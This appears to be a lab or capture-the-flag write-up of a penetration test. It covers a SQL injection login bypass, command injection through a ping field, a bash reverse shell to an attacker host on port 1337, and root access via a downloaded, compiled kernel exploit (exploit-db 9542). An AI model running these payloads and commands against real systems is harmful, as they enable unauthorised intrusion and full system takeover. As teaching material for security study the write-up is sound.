
Exploitation
SQL Injection
We tried to check for any SQL Injection. So, in place of username and password – we typed some of the SQL injection payload as shown in the image above. We got logged into the website using the given payload below:

```
admin' OR 1=1 --
```

After, we logged in, we got to a page where we can execute ping command to any IP address. You can see the page and results of the ping command in the image below:


```
ping 192.168.179.128
```






We then tried to leverage the command execution property in order to execute another command after the ping command. And we succeeded in executing some other command such as ls, id, whoami, etc. which is shown below in the image.


```
ping 192.168.179.128; ls; id; whoami;
```






Therefore, we can exploit this command execution property to execute reverse shell. We open a listener on another terminal and waiting for the reverse shell on 1337. And we got a shell as apache user successfully.

```
ping 127.0.0.1; bash -i >& /dev/tcp/192.168.179.128/1337 0>&1
```




```
nc -nlvp 1337 // command to open listener at port 1337
```




Post Exploitation

Privilege Escalation


After, we got a shell on the target machine as apache user, we need to escalate our privileges to root user. So, we check the target kernel version and we found it 2.6.9.

We used exploit-db.com to search for any available privilege escalation exploits for that version. After trying different privilege escalation exploits, we reached to 9542.c which is successfully worked with us.




So, from our Kali Linux terminal, we downloaded the exploit file and gave permission to file. Then, we ran our apache2 server to serve this exploit file and be able to transfer this file to our target machine. In order to server this file in our apache2 server, we had to move this file into "/var/www/" directory as shown in the image below.

```
1. cd /var/www/ //changing the directory to www/
2. wget https://exploit-db.com/download/9542  // downloading the
   exploit
3. service apache2 restart // restarting the apache2 server
```



Now, you can see above that our apache2 server is running and from the terminal where we are connected to the target as apache user, we downloaded this exploit file from our Kali Linux machine as shown in the image below. Since, the exploit is a C language program, we compiled using GCC Compiler and ran it as shown below.

```
1. wget http://192.168.179.128/9542.c //downloading the exploit in
   target machine
2. gcc -o yeahhub 9542.c // compiling the exploit file
3. chmod 755 yeahhub // changing permission to executable
4. ./yeahhub // executing the file
5. Whoami // checking the root access
```



Once we ran the exploit, we got the root access to the system which we verified by using "whoami" and "id" command as shown in the image above.